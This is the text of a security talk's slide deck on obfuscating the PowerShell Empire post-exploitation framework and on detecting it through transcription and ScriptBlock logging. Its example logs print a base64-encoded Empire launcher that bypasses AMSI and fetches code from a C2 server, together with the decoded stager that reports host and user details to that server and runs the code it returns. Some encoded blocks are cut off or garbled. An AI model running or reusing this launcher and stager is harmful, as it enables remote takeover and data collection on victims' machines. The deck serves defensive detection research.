Obfuscating The Empire

Ryan Cobb

PS > Get-ChildItem Env:

Name	Value
Name	Ryan Cobb
Employer	Protiviti
Job	Pentester, Consultant
Twitter	@cobbr_io
GitHub	@cobbr
Expert	False
SpentTooMuchTimeMakingIntroSlide	True

Outline

- Why Obfuscate?
- ObfuscatedEmpire
- Can we detect obfuscation?

The Empire

PowerShell Empire – PowerShell post-exploitation agent and C2 framework.

- PowerShell is a powerful scripting language native across all Windows OS's
- Executes PowerShell scripts in memory. No need to touch disk
- Helps avoid traditional AV scanning techniques.

Credit – Developed by @harmj0y, @sixdub, @enigma0x3, rvrshell, @killswitch_gui, and @xorrior – https://github.com/EmpireProject/Empire

PowerShell Logging

Post version 2, PowerShell has awesome logging capabilities!

- Module/Pipeline Logging – Logs commands and their parameters.
- Transcription Logging – An “over-the-shoulder” transcription of input and output.
- **ScriptBlock Logging** – Logs ScriptBlocks as they are executed.

Transcription Logging

```
PS C:\> Start-Transcript
Transcript started, output file is C:\Users\cobbr.DEV-COBBR\Documents\PowerShell_transcript.COBBR-WIN10.cKJZU+UK.20170420220640.txt
PS C:\> powershell.exe -Enc WwBSAEUAZgBdAC4AQQBTAHMAZQBNAEIATAB5AC4ARwBFAHQAVABZAFAAZQAoACcAUwB5AHMAdABlAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkA
VQB0AGkAbABzACcAKQB8AD8AewAkAF8AfQB8ACUAewAkAF8ALgBHAGUAVABGAGkARQBsAEQAKAAnAGEAbQBzAGkASQBuAGkAdABGAGEAaQBsAGUAZAAnACwAJwBOAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQAuAFMAZQBU
AFYAYQBMAFUARQAoACQATgBVAGwATAAsACQAVABYAFUAZQApAH0AOwBbAFMAeQBzAHQARQBtAC4ATgBlAFQALgBTAGUAUgBWAEkAYwBFAFAAbwBpAG4AVABNAEEAbgBhAEcARQBSAF0AOgA6AEUAWABwAGUAYwBUADEAMAAwAEMATwBOAFQA
SQBuAFUAZQA9ADAAOwAkAFcAYwA9AE4AZQB3ACOATwBCAEoARQBDAFQAIABTAHkAcwBOAEUAbQAuAE4AZQBOAC4AVwBFAGIAQwBMAEkARQBuAFQAOwAkAHUAPQAnAEOAbwB6AGkAbABsAGEALwA1AC4AMAAgACgAVwBpAG4AZABvAHcAcwAg
AE4AVAAgADYALgAxADsAIABXAE8AVwA2ADQAOwAgAFQAcgBpAGQAZQBuAHQALwA3AC4AMAA7ACAAcgB2ADoAMQAxAC4AMAApACAAbABpAGsAZQAgAEcAZQBjAGsAbwAnADsAJAB3AGMALgBIAGUAYQBEAGUAcgBzAC4AQQBEAGQAKAAnAFUA
cwBlAHIALQBBAGcAZQBuAHQAJwAsACQAdQApADsAJABXAEMALgBQAFIAbwB4AHkAPQBbAFMAeQBzAFQAZQBtAC4ATgBFAFQALgBXAEUAQgBSAGUAUQBVAGUAcwBUAF0AOgA6AEQAZQBmAEEAVQBMAHQAVwBlAEIAUABYAG8AWABZADsAJAB3
AEMALgBQAFIATwB4AFkALgBDAFIAZQBkAEUAbgB0AGkAQQBsAFMAIAA9ACAAWwBTAFkAcwB0AGUAbQAuAE4AZQBUAC4AQwBSAGUARABFAG4AdABpAEEATABDAEEAQwBIAGUAXQA6ADoARABlAGYAYQB1AEwAVABOAEUAVABXAE8AUgBrAEMA
UgBFAEQAZQBOAFQASQBBAEwAUwA7ACQASwA9AFsAUwB5AFMAdABlAE0ALgBUAGUAWABUAC4ARQBOAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQAuAEcAZQBUAEIAWQB0AGUAcwAoACcAMQA2ACEAKwBmAGsAOABaAEgAPABWAEEAcgB1
ADAAegBtAGIAPQBHACYAOgBzAC0AOQAsAG8APgBTAHgALwBoACcAKQA7ACQAUgA9AHsAJABEACwAJABLADOAJABBAHIAZwBTADsAJABTADOAMAAuAC4AMgA1ADUAOwAwAC4ALgAyADUANQB8ACUAewAkAEoAPQAoACQASgArACQAUwBbACQA
XwBdACsAJABLAFsAJABfACUAJABLAC4AQwBPAHUAbgB0AF0AKQA1ADIANQA2ADsAJABTAFsAJABfAF0ALAAkAFMAWwAkAEoAXQA9ACQAUwBbACQASgBdACwAJABTAFsAJABfAF0AfQA7ACQARAB8ACUAewAkAEkAPQAoACQASQArADEAKQA1
ADIANQA2ADsAJABIAD0AKAAkAEgAKwAkAFMAWwAkAEkAXQApACUAMgA1ADYAOwAkAFMAWwAkAEkAXQAsACQAUwBbACQASABdAD0AJABTAFsAJABIAF0ALAAkAFMAWwAkAEkAXQA7ACQAXwAtAGIAeABvAHIAJABTAFsAKAAkAFMAWwAkAEkA
XQArACQAUwBbACQASABdACkAJQAyADUANgBdAH0AfQA7ACQAdwBjAC4ASABFAGEAZABlAHIAcwAuAEEARABkACgAIgBDAG8AbwBrAGkAZQAiACwAIgBzAGUAcwBzAGkAbwBuAD0ALwBSADIARgB4AFgAUQArAGQAMwBHAFMAcgBiAGQAKwBR
AFQASAB6AHYATwBSAHEAcgB2AEkAPQAiACkAOwAkAHMAZQByAD0AJwBoAHQAdABwADoALwAvADEAMAAuADEAMAAwAC4AMQAwADAALgAzADoAOAAwACcAOwAkAHQAPQAnAC8AbABvAGcAaQBuAC8AcAByAG8AYwBlAHMAcwAuAHAAaABwACcA
OwAkAGQAQQB0AGEAPQAkAFcAQwAuAEQAbwB3AG4AdABhACgAJABTAGUAcgArACQAdAApADsAJABJAFYAPQAkAEQAYQB0AEEAWwAwAC4ALgAzAF0AOwAkAGQAYQBuAEEAPQAkAEQAQQB0AEEAWwA0AC4ALgAkAEQAYQB0
AEEALgBsAGUATgBHAHQASABdADsALQBqAE8ASQBuAFsAQwBoAGEAUgBbAF0AXQAoACYAIAAkAFIAIAAkAEQAQQB0AEEAIAAoACQASQBWACsAJABLACkAKQB8AEkARQBYAA==
PS C:\> Stop-Transcript
Transcript stopped, output file is C:\Users\cobbr.DEV-COBBR\Documents\PowerShell_transcript.COBBR-WIN10.cKJZU+UK.20170420220640.txt
```

Transcription Logging

```
PS C:\> Start-Transcript
Transcript started, output file is C:\Users\cobbr.DE
PS C:\> powershell.exe -Enc WwBSAEUAZgBdAC4AQQBTAHMA
VQBOAGkAbABzACcAKQB8AD8AewAkAF8AfQB8ACUAewAkAF8ALgBH
AFYAYQBMAFUARQAoACQATgBVAGwATAAsACQAVAByAFUAZQApAHOA
SQBuAFUAZQA9ADAAOwAkAFcAYwA9AE4AZQB3ACOATwBCAEoARQBD
AE4AVAAgADYALgAxADsAIABXAE8AVwA2ADQAOwAgAFQAcgBpAGQA
cwBlAHIALQBBAGcAZQBuAHQAJwAsACQAdQApADsAJABXAEMALgBQ
AEMALgBQAFIATwB4AFkALgBDAFIAZQBkAEUAbgBOAGkAQQBsAFMA
UgBFAEQAZQBOAFQASQBBAEwAUwA7ACQASwA9AFsAUwB5AFMAdAB1
ADAAegBtAGIAPQBHACYAOgBzACOAOQAsAG8APgBTAHgALwBoACcA
XwBdACsAJABLAFsAJABfACUAJABLAC4AQwBPAHUAbgBOAFOAKQA1
ADIANQA2ADsAJABIADOAKAAkAEgAKwAkAFMAWwAkAEkAXQApACUA
XQArACQAUwBbACQASABdACkAJQAyADUANgBdAHOAfQA7ACQAdwBj
AFQASAB6AHYATwBSAHEAcgB2AEkAPQAiACkAOwAkAHMAZQByADOA
OwAkAGQAQQBOAGEAPQAkAFcAQwAuAEQAbwB3AG4ATABPAGEAZABE
AEEALgBsAGUATgBHAHQASABdADsALQBqAE8ASQBuAFsAQwBoAGEA
PS C:\> Stop-Transcript
Transcript stopped, output file is C:\Users\cobbr.DE
```

Transcription Logging

```
PS C:\> cat .\Users\cobbr.DEV-COBBR\Documents\PowerShell_transcript.COBBR-WIN10.cKJZU+UK.20170420220640.txt
**********************
Windows PowerShell transcript start
Start time: 20170420220640
Username: DEV-COBBR\cobbr
RunAs User: DEV-COBBR\cobbr
Machine: COBBR-WIN10 (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Process ID: 3812
PSVersion: 5.1.14393.1066
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.1066
BuildVersion: 10.0.14393.1066
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
Transcript started, output file is C:\Users\cobbr.DEV-COBBR\Documents\PowerShell_transcript.COBBR-WIN10.cKJZU+UK.20170420220640.txt
PS C:\> powershell.exe -Enc WwBSAEUAZgBdAC4AQQBTAHMAZQBNAEIATAB5AC4ARwBFAHQAVABZAFAAZQAoACcAUwB5AHMAdABlAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkA
VQB0AGkAbABzAGMAcAKQB8AD8AewAkAF8AfQB8ACUAewAkAF8ALgBHAGUAVABGAGkARQBsAEQAKAAnAGEAbQBzAGkASQBuAGkAdABGAGEAaQBsAGUAZAAnACwAJwBOAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQAuAFMAZQBUAFYAYQBMAFUARQAoACQATgBVAGwATAAsACQAVAByAFUAZQApAH0AOwBbAFMAeQBzAHQARQBtAC4ATgBlAFQALgBTAGUAUgBWAEkAYwBFAFAAbwBpAG4AVABNAEEAbgBhAEcARQBSAF0AOgA6AEUAWABwAGUAYwBUADEAMAAwAEMATwB0AFQASQBuAFUAZQA9ADAAOwAkAFcAYwA9AE4AZQB3ACOATwBCAEoARQBDAFQAIABTAHkAcwB0AEUAbQAuAE4AZQB0AC4AVwBFAGIAQwBMAEkARQBuAFQAOwAkAHUAPQAnAE0AbwB6AGkAbABsAGEALwA1AC4AMAAgACgAVwBpAG4AZABvAHcAcwAgAE4AVAAgADYALgAxADsAIABXAE8AVwA2ADQAOwAgAFQAcgBpAGQAZQBuAHQALwA3AC4AMAA7ACAAcgB2ADoAMQAxAC4AMAApACAAbABpAGsAZQAgAEcAZQBjAGsAbwAnADsAJAB3AGMALgBIAGUAYQBEAGUAcgBzAC4AQQBEAGQAKAAnAFUAcwBlAHIALQBBAGcAZQBuAHQAJwAsACQAdQApADsAJABXAEMALgBQAFIAbwB4AHkAPQBbAFMAeQBzAFQAZQBtAC4ATgBFAFQALgBXAEUAQgBSAGUAUQBVAGUAcwBUAF0AOgA6AEQAZQBmAEEAVQBMAHQAVwBlAEIAUAByAG8AWABZADsAJAB3AEMALgBQAFIATwB4AFkALgBDAFIAZQBkAEUAbgBOAGkAQQBsAFMAIAA9ACAAWwBTAFkAcwB0AGUAbQAuAE4AZQBUAC4AQwBSAGUARABFAG4AdABpAEEATABDAEEAQwBIAGUAXQA6ADoARABlAGYAYQB1AEwAVABOAEUAVABXAE8AUgBrAEMA
UgBFAEQAZQBOAFQASQBBAEwAUwA7ACQASwA9AFsAUwB5AFMAdABlAE0ALgBUAGUAWABUAC4ARQBOAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQAuAEcAZQBUAEIAWQB0AGUAcwAoACcAMQA2ACEAKwBmAGsAOABaAEgAPABWAEEAcgB1
ADAAegBtAGIAPQBHACYAOgBzAC0AOQAsAG8APgBTAHgALwBoACcAKQA7ACQAUgA9AHsAJABEACwAJABLAD0AJABBAHIAZwBTADsAJABTAD0AMAAuAC4AMgA1ADUAOwAwAC4ALgAyADUANQB8ACUAewAkAEoAPQAoACQASgArACQAUwBbACQA
XwBdACsAJABLAFsAJABfACUAJABLAC4AQwBPAHUAbgB0AF0AKQA1ADIANQA2ADsAJABTAFsAJABfAF0ALAAkAFMAWwAkAEoAXQA9ACQAUwBbACQASgBdACwAJABTAFsAJABfAF0AfQA7ACQARAB8ACUAewAkAEkAPQAoACQASQArADEAKQA1
ADIANQA2ADsAJABIAD0AKAAkAEgAKwAkAFMAWwAkAEkAXQApACUAMgA1ADYAOwAkAFMAWwAkAEkAXQAsACQAUwBbACQASABdAD0AJABTAFsAJABIAF0ALAAkAFMAWwAkAEkAXQA7ACQAXwAtAGIAeABvAHIAJABTAFsAKAAkAFMAWwAkAEkA
XQArACQAUwBbACQASABdACkAJQAyADUANgBdAH0AfQA7ACQAdwBjAC4ASABFAGEAZABlAHIAcwAuAEEARABkACgAIgBDAG8AbwBrAGkAZQAiACwAIgBzAGUAcwBzAGkAbwBuAD0ALwBSADIARgB4AFgAUQArAGQAMwBHAFMAcgBiAGQAKwBR
AFQASAB6AHYATwBSAHEAcgB2AEkAPQAiACkAOwAkAHMAZQByAD0AJwBoAHQAdABwADoALwAvADEAMAAuADEAMAAwAC4AMQAwADAALgAzADoAOAAwACcAOwAkAHQAPQAnAC8AbABvAGcAaQBuAC8AcABvAGcAaQBuAC8AcABvAG8AYwB8AEIAbABvAHMAcwAuAHAAaABwACcA
OwAkAGQAQQB0AGEAPQAkAFcAQwAuAEQAbwB3AG4ATABPAGEAZABEAGEAdABhACgAJABTAGUAcgArACQAdAApADsAJABJAFYAPQAkAEQAYQB0AEEAWwAwAC4ALgAzAF0AOwAkAGQAYQBUAEEAPQAkAEQAQQB0AEEAWwA0AC4ALgAkAEQAYQBO
AEEALgBsAGUATgBHAHQASABdADsALQBqAE8ASQBuAFsAQwBoAGEAUgBbAF0AXQAoACYAIAAkAFIAIAAkAEQAQQB0AEEAIAAoACQASQBWACsAJABLACkAKQB8AEkARQBYAA==

PS C:\> TerminatingError(): "The pipeline has been stopped."
>> TerminatingError(): "The pipeline has been stopped."
PS C:\> Stop-Transcript
**********************
Windows PowerShell transcript end
End time: 20170420220655
**********************
```

Transcription Logging

```
BuildVersion: 10.0.14393.1066
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
Transcript started, output file is C:\Users\cobbr.DEV-COBBR\Documents\PowerShell_transcript.COBBR-WIN10.cKJZU
PS C:\> powershell.exe -Enc WwBSAEUAZgBdAC4AQQBTAHMAZQBNAEIATAB5AC4ARwBFAHQAVABZAFAAZQAoACcAUwB5AHMAdABlAG0AL
VQBOAGkAbABzACcAKQB8AD8AewAkAF8AfQB8ACUAewAkAF8ALgBHAGUAVABGAGkARQBsAEQAKAAnAGEAbQBzAGkASQBuAGkAdABGAGEAaQBsA
AFYAYQBMAFUARQAoACQATgBVAGwATAAsACQAVAByAFUAZQApAH0AOwBbAFMAeQBzAHQARQBtAC4ATgBlAFQALgBTAGUAUgBWAEkAYwBFAFAAb
SQBuAFUAZQA9ADAAOwAkAFcAYwA9AE4AZQB3ACOATwBCAEoARQBDAFQAIABTAHkAcwB0AEUAbQAuAE4AZQB0AC4AVwBFAGIAQwBMAEkARQBuA
AE4AVAAgADYALgAxADsAIABXAE8AVwA2ADQAOwAgAFQAcgBpAGQAZQBuAHQALwA3AC4AMAA7ACAAcgB2ADoAMQAxAC4AMAApACAAbABpAGsAZ
cwBlAHIALQBBAGcAZQBuAHQAJwAsACQAdQApADsAJABXAEMALgBQAFIAbwB4AHkAPQBbAFMAeQBzAFQAZQBtAC4ATgBFAFQALgBXAEUAQgBSA
AEMALgBQAFIATwB4AFkALgBDAFIAZQBkAEUAbgB0AGkAQQBsAFMAIAA9ACAAWwBTAFkAcwB0AGUAbQAuAE4AZQBUAC4AQwBSAGUARABFAG4Ac
UgBFAEQAZQBOAFQASQBBAEwAUwA7ACQASwA9AFsAUwB5AFMAdABlAE0ALgBUAGUAWABUAC4ARQBOAGMAbwBkAGkAbgBnAFQAOgA6AEEAUwBDA
ADAAegBtAGIAPQBHACYAOgBzAC0AOQAsAG8APgBTAHgALwBoACcAKQA7ACQAUgA9AHsAJABEACwAJABLAD0AJABBAHIAZwBTADsAJABTAD0AM
XwBdACsAJABLAFsAJABfACUAJABLAC4AQwBPAHUAbgB0AF0AKQAlADIANQA2ADsAJABTAFsAJABfAF0ALAAkAFMAWwAkAEoAXQA9ACQAUwBbA
ADIANQA2ADsAJABIAD0AKAAkAEgAKwAkAFMAWwAkAEkAXQApACUAMgA1ADYAOwAkAFMAWwAkAEkAXQAsACQAUwBbACQASABdAD0AJABTAFsAJ
XQArACQAUwBbACQASABdACkAJQAyADUANgBdAH0AfQA7ACQAdwBjAC4ASABFAGEAZABlAHIAcwAuAEEARABkACgAIgBDAG8AbwBrAGkAZQAiA
AFQASAB6AHYATwBSAHEAcgB2AEkAPQAiACkAOwAkAHMAZQByAD0AJwBoAHQAdABwADoALwAvADEAMAAuADEAMAAwAC4AMQAwADAALgAzADoAO
OwAkAGQAQQBOAGEAPQAkAFcAQwAuAEQAbwB3AG4ATABPAGEAZABEAEAGEAdABhACgAJABTAGUAcgArACQAdAApADsAJABJAFYAPQAkAEQAYQB0A
AEEALgBsAGUATgBHAHQASABdADsALQBqAE8ASQBuAFsAQwBoAGEAUgBbAF0AXQAoACYAIAAkAFIAIAAkAEQAQQB0AEEAIAAoACQASQBWACsAJ

PS C:\> TerminatingError(): "The pipeline has been stopped."
>> TerminatingError(): "The pipeline has been stopped."
PS C:\> Stop-Transcript
**********************
Windows PowerShell transcript end
End time: 20170420220655
**********************
```

ScriptBlock Logging

```
PS C:\Users\cobbr.DEV-COBBR> powershell.exe -Enc WwBSAEUAZgBdAC4AQQBTAHMAZQBNAEIATAB5AC4ARwBFAHQAVABZAFAAZQAoACcAUwB5AHMAdABlAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkAVQB0AGkAbABzACcAKQB8AD8AewAkAF8AfQB8ACUAewAkAF8ALgBHAGUAVABGAGkARQBsAEQAKAAnAGEAbQBzAGkASQBuAGkAdABGAGEAaQBsAGUAZAAnACwAJwBOAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQAuAFMAZQBUAFYAYQBMAFUARQAoACQATgBVAGwATAAsACQAVAByAFUAZQApAH0AOwBbAFMAeQBzAHQARQBtAC4ATgBlAFQALgBTAGUAUgBWAEkAYwBFAFAAbwBpAG4AVABNAEEAbgBhAEcARQBSAFOAOgA6AEUAWABwAGUAYwBUADEAMAAwAEMATwBOAFQASQBuAFUAZQA9ADAAOwAkAFcAYwA9AE4AZQB3ACOATwBCAEoARQBDAFQAIABTAHkAcwBOAEUAbQAuAE4AZQB0AC4AVwBFAGIAQwBMAEkARQBuAFQAOwAkAHUAPQAnAE0AbwB6AGkAbABsAGEALwA1AC4AMAAgACgAVwBpAG4AZABvAHcAcwAgAE4AVAAgADYALgAxADsAIABXAE8AVwA2ADQAOwAgAFQAcgBpAGQAZQBuAHQALwA3AC4AMAA7ACAAcgB2ADoAMQAxAC4AMAApACAAbABpAGsAZQAgAECAZQBjAGsAbwAnADsAJAB3AGMALgBIAGUAYQBEAGUAcgBzAC4AQQBEAGQAKAAnAFUAcwBlAHIALQBBAGcAZQBuAHQAJwAsACQAdQApADsAJABXAEMALgBQAFIAbwB4AHkAPQBbAFMAeQBzAFQAZQBtAC4ATgBFAFQALgBXAEUAQgBSAGUAUQBVAGUAcwBUAF0AOgA6AEQAZQBmAEEAVQBMAHQAVwBlAEIAUABAByAG8AWABZADsAJAB3AEMALgBQAFIATwB4AFkALgBDAFIAZQBkAEUAbgBOAGkAQQBsAFMAIAA9ACAAWwBTAFkAcwBOAGUAbQAuAE4AZQBUAC4AQwBSAGUARABFAG4AdABpAEEATABDAEEAQwBIAGUAXQA6ADoARABlAGYAYQB1AEwAVABOAEUAVABXAE8AUgBrAEMAUgBFAEQAZQBOAFQASQBBAEwAUwA7ACQASwA9AFsAUwB5AFMAdABlAE0ALgBUAGUAWABUAC4ARQBOAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQAuAEcAZQBUAEIAWQB0AGUAcwAoACcAMQA2ACEAKwBmAGsAOABaAEgAPABWAEEAcgB1ADAAegBtAGIAPQBHACYAOgBzAC0AOQAsAG8APgBTAHgALwBoACcAKQA7ACQAUgA9AHsAJABEACwAJABLAD0AJABBAHIAZwBTADsAJABTAD0AMAAuAC4AMgA1ADUAOwAwAC4ALgAyADUANQB8ACUAewAkAEoAPQAoACQASgArACQAUwBbACQAXwBdACsAJABLAFsAJABfACUAJABLAC4AQwBPAHUAbgB0AF0AKQAlADIANQA2ADsAJABTAFsAJABfAF0ALAAkAFMAWwAkAEoAXQA9ACQAUwBbACQASgBdACwAJABTAFsAJABfAF0AfQA7ACQARAB8ACUAewAkAEkAPQAoACQASQArADEAKQAlADIANQA2ADsAJABIAD0AKAAkAEgAKwAkAFMAWwAkAEkAXQApACUAMgA1ADYAOwAkAFMAWwAkAEkAXQAsACQAUwBbACQASABdACkAJQAyADUANgBdAH0AfQA7ACQAdwBjAC4ASABFAGEAZABlAHIAcwAuAEEARABkACgAIgBDAG8AbwBrAGkAZQAiACwAIgBzAGUAcwBzAGkAbwBuAD0ALwBSADIARgB4AFgAUQArAGQAMwBHAFMAcgBiAGQAKwBRAFQASAB6AHYATwBSAHEAcgB2AEkAPQAiACkAOwAkAHMAZQByAD0AJwBoAHQAdABwADoALwAvADEAMAAuADEAMAAwAC4AMQAwADAALgAzADoAOAAwACcAOwAkAHQAPQAnAC8AbABvAGcAaQBuAC8AcAByAG8AYwBlAHMAcwAuAHAAaABwACcAOwAkAGQAQQBOAGEAPQAkAFcAQwAuAEQAbAAoACQAcwArACQAaQApADsAJABJAFYAPQAkAEQAYQBOAEEAWwAwAC4ALgAzAF0AOwAkAGQAYQBUAEEAPQAkAEQAQQB0AEEAAwAwAOAC4ALgAkAEQAYQB0AEEALgBsAGUATgBHAHQASABdADsALQBqAE8ASQBuAFsAQwBoAGEAUgBbAF0AXQAoACYAIAAkAFIAIAAkAEQAQQB0AEEAIAAoACQASQBWACsAJABLACkAKQB8AEkARQBYAA==
PS C:\Users\cobbr.DEV-COBBR> Get-WinEvent -FilterHashtable @{ProviderName="Microsoft-Windows-PowerShell"; Id = 4104} | Select -Index 9 | % { $_.Properties[2].Value }
funCtIoN StArt-NEgOTIaTe {pARaM($S,$SK,$UA='MOZilLa/5.0 (WINdOws NT 6.1; WOW64; TRiDEnt/7.0; rV:11.0) lIke GEcKO')fuNCtiOn COnVertTo-RC4BYtESTREam {PARaM ($RCK, $IN)Begin {[ByTe[]] $S = 0..255;$J = 0;0..255 | ForEacH-OBjecT {$J = ($J + $S[$_] + $RCK[$_ % $RCK.LEnGTh]) % 256;$S[$_], $S[$J] = $S[$J], $S[$_];};$I = $J = 0;}pRocEsS {FOREaCH($bytE In $IN) {$I = ($I + 1) % 256;$J = ($J + $S[$I]) % 256;$S[$I], $S[$J] = $S[$J], $S[$I];$ByTE -bxOR $S[($S[$I] + $S[$J]) % 256];}}}fuNCtION DeCrYPt-BytES {ParaM ($KEY, $In)IF($IN.Length -Gt 32) {$HMAC = New-ObJeCt SYStEm.SecuriTy.CRypTOGraPhY.HMACSHA256;$e=[SYsTem.TExT.EnCoDiNg]::ASCII;$MAc = $In[-10..-1];$IN = $IN[0..($In.leNGtH - 11)];$HMac.KEY = $e.GeTBytEs($KeY);$ExPecteD = $hmAC.CompuTeHaSh($IN)[0..9];IF (@(COMParE-ObJEcT $MAC $ExpecTeD -SyNC 0).LENgTh -Ne 0) {rEtURN;}$IV = $IN[0..15];$AES = New-OBjecT SYSTEm.SecuRiTY.CRyPtOGRaphY.AesCRYPToSeRvicEPRovidER;$AES.Mode = "CBC";$AES.KeY = $e.GeTByTeS($Key);$AES.IV = $IV;($AES.CREatEDECRyptoR()).TRANsfoRmFINalBLOcK(($In[16..$In.lEnGtH]), 0, $IN.LENGTH-16)}}$Null = [Reflection.Assembly]::LoadWithPartialName("System.Security");$Null = [Reflection.Assembly]::LoadWithPartialName("System.Core");$ErrorActionPreference = "SilentlyContinue";$E=[SYsTem.TExt.ENcOdinG]::ASCII;$customHeaders = "";$SKB=$e.GetBYTEs($SK);$AES=NEw-OBJeCT SySTEM.SecURItY.CryPTogRaPHy.AESCrYPtOSErviCEPRoVidER;$IV = [bYte] 0..255 | Get-RandOm -cOunt 16;$AES.Mode="CBC";$AES.Key=$SKB;$AES.IV = $IV;$hMac = NEw-ObJEcT SYSTEm.SecUritY.CryptogRAphy.HMACSHA256;$Hmac.KEY = $SKB;$csP = NEW-OBJECT SYSTEM.SecURITy.CrypTOGrAPhy.CSpPArameTers;$Csp.FLags = $CsP.FLagS -BOr [SYStem.SecURITy.CrypTOGRapHy.CSPPROvIDeRFlAgS]::UsEMaChiNEKeYStORe;$Rs = New-OBjECt SystEM.SecurIty.CRYpTogRAPHY.RSACrYptoSeRVICEPrOVIDER -ARguMENTLiST 2048,$cSP;$rk=$RS.ToXMLStRiNG($FALSe);$ID=-join("ABCDEFGHKLMNPRSTUVWXYZ123456789".ToCharArray()|Get-Random -Count 8);$iB=$e.geTBYtEs($RK);$eb=$IV+$AES.CreaTEEncrYPtOr().TranSfOrmFiNalBLOCk($IB,0,$iB.LEnGth);$EB=$EB+$hMaC.COmpuTEHAsH($Eb)[0..9];iF(-noT $wc) {$WC=NEW-OBjeCT SYSteM.NET.WEBCLIenT;$WC.PROXy = [SystEM.NEt.WebREQUeSt]::GETSYSTEMWEbPRoXy();$wc.PrOXy.CREDeNTIALS = [SYsTEM.NEt.CrEdEnTIaLCAcHE]::DEFaultCReDENtialS;}if ($customHeaders -ne "") {$heAdeRS = $cUsTomHEAdErS -spliT ',';$HEADeRs | FOREAcH-OBJecT {$heaDERKEY = $_.SPLIT(':')[0];$hEaDerValue = $_.Split(':')[1];$wc.HEADErS.AdD($hEADerKeY, $heAdeRValUE);}}$wc.Headers.Add("User-Agent",$UA);$IV=[BITCONVeRtER]::GETBYtes($(GET-RAnDOM));$DATA = $e.GETbytEs($ID) + @(0x01,0x02,0X00,0X00) + [BiTConVErteR]::GeTBYteS($Eb.LengtH);$RC4p = COnvERtTo-RC4BYTESTREAm -RCK $($IV+$SKB) -In $dATA;$rc4p = $IV + $RC4p + $Eb;$raw=$wc.UploadData($s+"/admin/get.php","POST",$rc4p);$dE=$e.GEtStriNG($Rs.deCrypT($raW,$falSe));$noNce=$De[0..15] -jOiN '';$KEy=$de[16..$De.lENGth] -joiN '';$nonceE=[STrInG]([lonG]$NONcE + 1);$AES=NeW-ObJECt SystEM.SEcuritY.CRYPtOgraPhY.AesCrYPToServICePrOVidEr;$IV = [bYTE] 0..255 | GeT-Random -COuNT 16;$AES.Mode="CBC";$AES.Key=$e.GetBytEs($KEy);$AES.IV = $IV;$I=$NONCE+'|'+$s+'|'+[ENviRonmEnt]::USerDOMAINNAme+'|'+[EnviRonMeNT]::USeRNamE+'|'+[ENvirONmENT]::MachiNeNAMe;$P=(GWmi WiN32_NETwOrkAdAPTERConfIgUrATIOn|WHeRE{$_.IPADdress}|SElEct -EXpaND IPAddress);$iP = @{$tRUE=$P[0];$FalSe=$p}[$p.LeNGtH -Lt 6];If(!$ip -oR $IP.TrIm() -eQ '') {$iP='0.0.0.0'};$i+="|$ip";$I+='|'+(GeT-WmIOBJect WiN32_OPeRaTinGSYstEm).NamE.SpLIT('|')[0];if(([Environment]::UserName).ToLower() -eq "system"){$i+="|True"}else {$i += '|' +([Security.Principal.WindowsPrincipal] [Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole] "Administrator")}$n=[SYsTEm.DIAGNOsTICs.PRoCess]::GetCURrentProcesS();$I+='|'+$n.PrOcESSNaMe+'|'+$N.ID;$i += "|powershell|" + $PSVersionTable.PSVersion.Major;$iB2=$E.geTbYtEs($i);$eB2=$IV+$AES.CReaTeENcrYPtOR().TRaNSforMFinalBLoCK($ib2,0,$ib2.LeNGth);$HmAc.Key = $e.GetByTeS($Key);$EB2 = $EB2+$hmAC.COmpUtEHAsh($EB2)[0..9];$IV2=[BItConVerTeR]::GEtBytEs($(GeT-RanDom));$DatA2 = $E.GetbyTEs($ID) + @(0x01,0X03,0X00,0x00) + [BITCONvERteR]::GEtByTeS($eB2.Length);$rC4P2 = CoNVertTO-RC4BYtESTreAm -RCK $($IV2+$SKB) -In $daTa2;$RC4P2 = $IV2 + $Rc4P2 + $EB2;if ($customHeaders -ne "") {$HEADerS = $CUsTOMHeaDerS -SplIt ',';$hEADerS | FOREACH-OBJeCt {$HEaderKEY = $_.sPliT(':')[0];$HEaDeRVaLUe = $_.SpLIt(':')[1];$WC.HEaDeRS.ADD($hEadErKEY, $HeaDeRVALue);}}$wc.Headers.Add("User-Agent",$UA);$raw=$wc.UploadData($s+"/admin/get.php","POST",$rc4p2);IEX $( $e.GEtStriNg($(DEcrYPt-BYtEs -KEY $KEY -In $raW)) );$AES=$nuLL;$S2=$NuLl;$wC=$null;$eB2=$nUll;$RaW=$NuLL;$IV=$NuLL;$wc=$Null;$I=$NuLl;$iB2=$Null;[GC]::COllECt();Invoke-Empire -Servers @(($s -split "/")[0..2] -join "/") -StagingKey $SK -SessionKey $key -SessionID $ID;}Start-Negotiate -s "$ser" -SK '16!+fk8ZH<VAruOzmb=G&:s-9,o>Sx/h' -UA $u;
PS C:\Users\cobbr.DEV-COBBR>
```

ScriptBlock Logging – Warning Level

```
